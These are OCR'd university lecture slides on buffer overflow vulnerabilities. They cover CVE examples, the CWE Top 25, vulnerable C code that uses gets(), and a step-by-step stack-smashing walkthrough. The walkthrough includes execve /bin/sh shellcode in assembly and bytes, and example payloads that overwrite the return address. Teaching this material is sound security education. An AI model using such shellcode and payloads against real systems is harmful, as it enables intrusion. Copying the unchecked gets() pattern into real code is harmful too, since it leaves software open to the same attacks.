Memory Safety Vulnerabilities: Buffer Overflows


CMPSC 403 Fall 2021

September 21, 2021

Buffer Overflow Vulnerabilities

Buffer Overflow

- Definition: an anomaly that occurs when a program writes data beyond the boundary of a buffer
- Ubiquitous in system software (C/C++)
    - OSes, web servers, web browsers, etc.
- If your program crashes with memory faults, you probably have a buffer overflow vulnerability



HOME > CVE > SEARCH RESULTS

Search Results

There are **12086** CVE Records that match your search.

Name	Description
CVE-2021-41054	tftpd_file.c in atftp through 0.7.4 has a buffer overflow because buffer-size handling does not properly consider the combination of data, OACK, and other options.
CVE-2021-40818	scheme/webauthn.c in Glewlwyd SSO server through 2.5.3 has a buffer overflow during FIDO2 signature validation in webauthn registration.
CVE-2021-40284	D-Link DSL-3782 EU v1.01:EU v1.03 is affected by a buffer overflow which can cause a denial of service. This vulnerability exists in the web interface "/cgi-bin/New_GUI/Igmp.asp". Authenticated remote attackers can trigger this vulnerability by sending a long string in parameter 'igmpsnoopEnable' via an HTTP request.
CVE-2021-39847	XMP Toolkit SDK version 2020.1 (and earlier) is affected by a stack-based buffer overflow vulnerability potentially resulting in arbitrary code execution in the context of the current user. Exploitation requires user interaction in that a victim must open a crafted file.
CVE-2021-39602	A Buffer Overflow vulnerabilty exists in Miniftpd 1.0 in the do_mkd function in the ftpproto.c file, which could let a remote malicious user cause a Denial of Service.
CVE-2021-39595	An issue was discovered in swftools through 20200710. A stack-buffer-overflow exists in the function rfx_alloc() located in mem.c. It allows an attacker to cause code Execution.
CVE-2021-39582	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function swf_GetPlaceObject() located in swfobject.c. It allows an attacker to cause code Execution.
CVE-2021-39579	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function string_hash() located in q.c. It allows an attacker to cause code Execution.
CVE-2021-39577	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function main() located in swfdump.c. It allows an attacker to cause code Execution.
CVE-2021-39574	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function pool_read() located in pool.c. It allows an attacker to cause code Execution.
CVE-2021-39569	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function OpAdvance() located in swfaction.c. It allows an attacker to cause code Execution.

Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Writehttps://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

How Buffer Overflow are introduced


- No automatic bounds checking in C/C++
- Many *stdlib* functions make it easy to go past bounds
    - String manipulation functions like *gets()*, *strcpy()*, and *strcat()* all write to the destination buffer until they encounter a terminating '\0' byte in the input
    - Whoever is providing the input (often from the other side of a security boundary) controls how much gets written

Buffer Overflow Vulnerabilities

- C has no concept of array length; it just sees a sequence of bytes
- If you allow an attacker to start writing at a location and don't define when they must stop, they can overwrite other parts of memory!

```
char name[4];
name[5] = 'a';
```

This is technically valid C code, because C doesn't check bounds!



Vulnerable Code

```
char name[20];

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

The **`gets`** function will write bytes until the input contains a newline (`'\n'`), *not* when the end of the array is reached!

Okay, but there's nothing to overwrite—for now…

Vulnerable Code

```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

What does the memory diagram of static data look like now?

Vulnerable Code

What can go wrong here?

`gets` starts writing here and can overwrite anything above `name`!

```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

Note: `name` and `instrux` are declared in static memory (outside of the stack), which is why `name` is below `instrux`


...
...
...
...
...
instrux
instrux
instrux
instrux
instrux
name
name
name
name
name

Vulnerable Code

What can go wrong here?

gets starts writing here and can overwrite the authenticated flag!

```
char name[20];
int authenticated = 0;

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```



Stack Smashing

Stack Smashing

- The most common kind of buffer overflow
- Occurs on stack memory
- <u>Recall</u>: What are some values on the stack an attacker can overflow?
  - Local variables
  - Function arguments
  - Saved frame pointer (SFP)
  - Return instruction pointer (RIP)
- <u>Recall</u>: When returning from a program, the EIP is set to the value of the RIP saved on the stack in memory
  - Like the function pointer, this lets the attacker choose an address to jump (return) to!

Note: Python Syntax

- We will use Python syntax to represent sequences of bytes
- Adding strings: Concatenation
  - `'abc' + 'def' == 'abcdef'`
- Multiplying strings: Repeated concatenation
  - `'a' * 5 == 'aaaaa'`
  - `'cs403' * 3 == 'cs403cs403cs403'`

Note: Python Syntax

- Raw bytes
  - `len('\xff') == 1`
- Characters can be represented as bytes too
  - `'\x41' == 'A'`
  - ASCII representation: All characters are bytes, but not all bytes are characters
- Note: `'\\'` is a literal backslash character
  - `len('\\xff') == 4`, because the slash is escaped first
    - This is a literal slash character, a literal `'x'` character, and 2 literal `'f'` characters
    - `'\\xff' == '\x5c\x78\x66\x66'`

Overwriting the RIP


Assume that the attacker wants to execute instructions at address **`0xdeadbeef`**.

What value should the attacker write in memory? Where should the value be written?

What should an attacker supply as input to the **`gets`** function?

`gets` starts writing here and can overwrite anything above **`name`**, including the RIP!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Overwriting the RIP

- Input: `'A' * 24 + '\xef\xbe\xad\xde'`
  - 24 garbage bytes to overwrite all of **`name`** and the SFP of **`vulnerable`**
  - The address of the instructions we want to execute
    - Remember: Addresses are little-endian!
- What if we want to execute instructions that aren't in memory?

Note the NULL byte that terminates the string, automatically added by **`gets`**!

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
0x00	...	...	...	
0xef	0xbe	0xad	0xde	RIP
'A'	'A'	'A'	'A'	SFP
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

Writing Malicious Code

- The most common way of executing malicious code is to place it in memory yourself
  - <u>Recall</u>: Machine code is made of bytes
- **Shellcode**: Malicious code inserted by the attacker into memory, to be executed using a memory safety exploit
  - Called shellcode because it usually spawns a shell (terminal)
  - Could also delete files, run another program, etc.

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```

Assembler

```
0x31 0xc0 0x50 0x68
0x2f 0x2f 0x73 0x68
0x68 0x2f 0x62 0x69
0x6e 0x89 0xe3 0x89
0xc1 0x89 0xc2 0xb0
0x0b 0xcd 0x80
```

Putting Together an Attack *

1. Find a memory safety (e.g. buffer overflow) vulnerability
2. Write malicious shellcode at a known memory address
3. Overwrite the RIP with the address of the shellcode
    - Often, the shellcode can be written and the RIP can be overwritten in the same function call (e.g. **gets**), like in the previous example
4. Return from the function
5. Begin executing malicious shellcode


Constructing Exploits

Let **`SHELLCODE`** be a 12-byte shellcode. Assume that the address of **`name`** is **`0xbfffcd40`**.

What values should the attacker write in memory? Where should the values be written?

What should an attacker supply as input to the **`gets`** function?


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Constructing Exploits

- Input: **SHELLCODE** + 'A' * 12 + '\x40\xcd\xff\xbf'
  - 12 bytes of shellcode
  - 12 garbage bytes to overwrite the rest of **name** and the SFP of **vulnerable**
  - The address of where we placed the shellcode


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Constructing Exploits

- Alternative: 'A' * 12 + SHELLCODE + '\x4c\xcd\xff\xbf'
  - The address changed! Why?
    - We placed our shellcode at a different address (**name + 12**)!


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Constructing Exploits

What if the shellcode is too large? Now let **`SHELLCODE`** be a 28-byte shellcode. What should the attacker input?

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Constructing Exploits

- <u>Solution</u>: Place the shellcode *after* the RIP!
  - This works because **gets** lets us write as many bytes as we want
  - What should the address be?
- Input: 'A' * 24 + '\x5c\xcd\xff\xbf' + SHELLCODE
  - 24 bytes of garbage
  - The address of where we placed the shellcode
  - 28 bytes of shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
0xbfffcd5c	SHELLCODE				
0xbfffcd58	0x5c	0xcd	0xff	0xbf	RIP
0xbfffcd54	'A'	'A'	'A'	'A'	SFP
0xbfffcd50	'A'	'A'	'A'	'A'	name
0xbfffcd4c	'A'	'A'	'A'	'A'	
0xbfffcd48	'A'	'A'	'A'	'A'	
0xbfffcd44	'A'	'A'	'A'	'A'	
0xbfffcd40	'A'	'A'	'A'	'A'	


Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → call gets

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



